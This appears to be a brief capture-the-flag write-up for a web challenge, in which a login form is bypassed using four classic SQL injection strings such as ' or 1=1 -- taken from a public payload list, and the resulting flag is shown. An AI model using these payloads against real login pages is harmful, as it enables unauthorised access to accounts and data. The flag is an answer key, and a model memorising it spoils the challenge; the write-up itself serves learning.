---

## Description:



Bypass authentication and log into web application

---

## Attacking



<https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/SQL%20Injection>

for this we can refer to basic SQL injection auth bypass, on username and password

```
admin' or '1'='1  
  
admin'or 1=1 or ''='  
  
' or 1=1 --  
  
admin' --
```

and we get the flag

Hooray! Flag: flag{02d170139b36e1a339c1167c4f7bdf31}
